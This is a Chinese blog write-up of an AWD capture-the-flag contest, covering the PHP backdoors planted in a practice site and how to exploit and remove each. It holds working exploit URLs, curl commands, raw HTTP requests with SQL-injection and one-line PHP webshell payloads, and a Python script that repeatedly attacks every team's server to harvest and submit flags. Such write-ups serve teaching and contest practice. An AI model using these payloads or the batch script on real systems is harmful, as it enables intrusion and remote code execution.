AWD-Yunnan-Simple_WriteUp

原创

valecalida 于 2021-02-19 14:44:28 发布 465 收藏 4

分类专栏： CTF AWD 文章标签： AWD CTF

本文链接：https://blog.csdn.net/valecalida/article/details/113863853

CTF 同时被 2 个专栏收录

21 篇文章 0 订阅

订阅专栏

AWD

2 篇文章 0 订阅

订阅专栏

##本篇并不完善，只是小白在学习路上的一点记录，望大佬勿喷

一、基础准备工作

1、比赛颁发队伍口令

```
team1:ctf:a98cea6c2ee6842bc2edcb0bd05e0e59
```

2、修改当前用户密码

```
$ passwd
Changing password for ctf.
(current) UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```


3、打包源码及下载

```
tar -zcvf /tmp/web.tar.gz /var/www/html/*
```

这里就直接使用 `Mobaxterm` 的下载

二、代码审计及分析

1、使用Seay源代码审计系统进行审计



这里发现有10条被检测出来的漏洞，分别进行分析

2、文件包含漏洞

源码

```php
<?php
 $file=$_GET['file'];
 include $file;
?>
```

漏洞利用

```
http://119.23.75.183:8801/about.php?file=../flag
```

解决措施

删除或注释掉该部分源码

3、代码执行漏洞

源码


```php
@eval($_REQUEST['c']);
```

漏洞利用-1

```
http://119.23.75.183:8801/config.php?c=system(%27cat%20../flag%27);
```

漏洞利用-2

使用蚁剑连接，可在根目录下查看 `flag`



解决措施

删除或注释掉该部分源码

4、任意文件读取漏洞

源码

```
<?php
 include 'header.php';
 $file_path = $_GET['path'];
 if(file_exists($file_path)){
 $fp = fopen($file_path,"r");
 $str = fread($fp,filesize($file_path));
 echo $str = str_replace("\r\n","<br />",$str);
?>
```

漏洞利用

```
http://119.23.75.183:8801/contact.php?path=../flag
```

解决措施

删除或注释掉该部分源码

5、命令执行漏洞

源码

```
<?php
 $shell=$_POST['shell'];
 system($shell);
 if($shell !=""){
  exit();
 }
?>
```

漏洞利用

```
curl http://119.23.75.183:8801/footer.php -X POST -d "shell=cat ../flag"
# 这里最好用双引号，单引号可能会出问题
```

解决措施

删除或注释掉该部分源码

6、SQL注入

源码

```php
<?php
 include 'header.php';
 include_once('config.php');
 if (!empty($_GET['id'])) {
 $id=$_GET['id'];
 $query = "SELECT * FROM news WHERE id=$id";
 $data = mysqli_query($dbc,$query);
 }
 $com = mysqli_fetch_array($data);
?>
```

漏洞利用

```
POST /login.php HTTP/1.1
Host: 119.23.75.183:8801
Content-Length: 56
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://119.23.75.183:8801
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.15
0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.9
Referer: http://119.23.75.183:8801/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=c52b9t80jcjoj271gccfjcpbt5
Connection: close

username=admin%27+and+1%3D1%23&password=1&button=SIGN-IN
#这里username=admin' and 1=1#，密码随便写
```

解决措施

这里对可以进行过滤（稍微有点麻烦），或者删除或注释掉该部分源码

7、信息泄露

登录上 `admin` 用户之后可以很明显看到 `flag` 就在主页上

```
boolean false
```

Flag:d7881a36488110ebe7c5800f5767e74d

源码

```
<h3>flag:<?php system("cat /flag")?></h3>
```

漏洞利用

无

解决措施

删除掉该部分源码

8、文件上传

源码

```
$error=$_FILES['pic']['error'];
$tmpName=$_FILES['pic']['tmp_name'];
$name=$_FILES['pic']['name'];
$size=$_FILES['pic']['size'];
$type=$_FILES['pic']['type'];
try{
 if($name!=="")
 {
  $name1=substr($name,-4);
  if(is_uploaded_file($tmpName)){
   $time=time();
   $rootpath='./upload/'.$time.$name1;
   $file=fopen($tmpName, "r") or die('No such file!');
                $content=fread($file, filesize($tmpName));
                if(strstr($content,'fuck')){
                        exit("<script language='JavaScript'>alert('You should not do this!');window.location='i
ndex.php?page=submit'</script>");
                }
   if(!move_uploaded_file($tmpName,$rootpath)){
    echo "<script language='JavaScript'>alert('文件移动失败!');window.location='index.php?page=submit'</script>";
    exit;
   }
  }
  echo "上传成功：/upload/".$time.$name1;
 }
}
catch(Exception $e)
{
 echo "ERROR";
}
```

漏洞利用

这里可以上传 `php` 木马或者一句话，使用 `Burpsuite` 抓包修改即可

```
POST /admin/upload.php HTTP/1.1
Host: 119.23.75.183:8801
Content-Length: 222
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.18
2 Safari/537.36
Origin: http://119.23.75.183:8801
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryaAMb3wuwlJOW9all
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.9
Referer: http://119.23.75.183:8801/admin/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=hrhi1iit2iu72r9htbso80ig23
Connection: close

------WebKitFormBoundaryaAMb3wuwlJOW9all
Content-Disposition: form-data; name="pic"; filename="1.php"
Content-Type: application/octet-stream

<?php @eval($_POST['flag']);?>
------WebKitFormBoundaryaAMb3wuwlJOW9all--
```


提交过去之后就会得到一个路径

```
上传成功：/upload/1613702871.php
```

再加上绝对路径后变成

```
http://119.23.75.183:8801/admin/upload/1613702582.php
```

接着使用蚁剑访问，在根目录下获取到 `flag`



解决措施

注释掉该部分源码

三、批量攻击

攻击脚本

```python
# -*- coding: UTF-8 -*-
# --author:valecalida--
# 2021/2/18 13:24
import requests
from re import search, findall
from time import sleep


class YunnanSimple:
    def __init__(self):
        self.url = "http://119.23.75.183:880"
        self.score = "http://119.23.75.183:8080/score.txt"
        self.token = "http://119.23.75.183:8080/flag_file.php?token=team1&flag="
        self.path_1 = "/login.php"
        self.path_2 = "/about.php?file=../flag"
        self.path_3 = "/footer.php"
        self.path_4 = "/config.php?c=system('cat ../flag');"
        self.path_5 = "/contact.php?path=../flag"
        self.path_6 = "/index.php?aa=system(%27cat%20../flag%27);"
        self.flag = []

    def file_read(self, iface):
        url = self.url + str(iface) + self.path_5
        try:
            res = requests.get(url=url)
            flag = findall('\w{32}<!-- banner -->', res.text)[0][0:32]
            print("[+] Team%d 在contact页上预留后门的flag is: %s" % (iface, flag))
            self.flag.append(flag)
        except Exception as e:
            print("\t[-] Got an error as %s in eval_door" % e)
```

```
def eval_door(self, iface):
    url = self.url + str(iface) + self.path_6
    try:
        res = requests.get(url=url)
        flag = findall('\w{32}<!-- banner -->', res.text)[0][0:32]
        print("[+] Team%d 在index主页上预留后门的flag is: %s" % (iface, flag))
        self.flag.append(flag)
    except Exception as e:
        print("\t[-] Got an error as %s in eval_door" % e)

def requests_door(self, iface):
    url = self.url + str(iface) + self.path_4
    try:
        res = requests.get(url=url)
        print("[+] Team%d 的config配置页上的flag is: %s" % (iface, res.text))
        self.flag.append(res.text)
    except Exception as e:
        print("\t[-] Got an error as %s in requests_door" % e)

def admin_login(self, iface):
    url = self.url + str(iface) + self.path_1
    form = {"username": "admin' or 'a'='a", "password": "1", "button": "SIGN-IN"}
    try:
        res = requests.post(url=url, data=form)
        flag = search(r'<h3>flag:(.*?)</h3>', res.text).group(1)
        if len(flag) == 32:
            print("[+] Team%d 的Admin 主页的flag is: %s" % (iface, flag))
            self.flag.append(flag)
    except AttributeError:
        print("\t[-] 怀疑Team%d 的主页信息泄露已被修复! " % iface)
    except Exception as e:
        print("\t[-] Got an error as %s in admin_login" % e)

def file_inclusion(self, iface):
    url = self.url + str(iface) + self.path_2
    try:
        res = requests.get(url)
        flag = res.text[0:32]
        if '-' in flag:
            print("\t[-] 怀疑Team%d 的文件包含已被修复! " % iface)
        else:
            print("[+] Team%d 的文件包含的flag is: %s" % (iface, flag))
            self.flag.append(flag)
    except Exception as e:
        print("\t[-] Got an error as %s in file_inclusion " % e)

def command_execution(self, iface):
    url = self.url + str(iface) + self.path_3
    try:
        res = requests.post(url=url, data={'shell': 'cat ../flag'})
        flag = res.text
        if len(flag) == 32:
            print("[+] Team%d 的命令执行的的flag is: %s" % (iface, flag))
            self.flag.append(flag)
        else:
            print("\t[-] 怀疑Team%d 的命令执行已被修复! " % iface)
    except Exception as e:
        print("[-] Got an error as %s in command_execution" % e)
```

```
    def submit_flag(self):
        for i in range(1, 5):
            self.admin_login(i)
            self.command_execution(i)
            self.file_inclusion(i)
            self.requests_door(i)
            self.eval_door(i)
            self.file_read(i)
            print()
        self.flag = list(set(self.flag))
        for flag in self.flag:
            res = requests.get(url=self.token + str(flag))
            if res.text == "success":
                print("[+] Submit flag: %s success! The score has increased! " % flag)
            elif res.text == "error: no such flag":
                print("\t[-] Submit flag: %s error, the flag might be fake" % flag)
            else:
                print("\t[-] Submit flag error, please check it manually!")

    def show_score(self):
        res = requests.get(self.score)
        score = res.text.split("|")
        print("==============================")
        print("\tTeam 1 的分数为: %s " % score[0])
        print("\tTeam 2 的分数为: %s " % score[1])
        print("\tTeam 3 的分数为: %s " % score[2])
        print("\tTeam 4 的分数为: %s " % score[3])
        print("==============================")


if __name__ == '__main__':
    while True:
        YunnanSimple().submit_flag()
        YunnanSimple().show_score()
        sleep(60)
```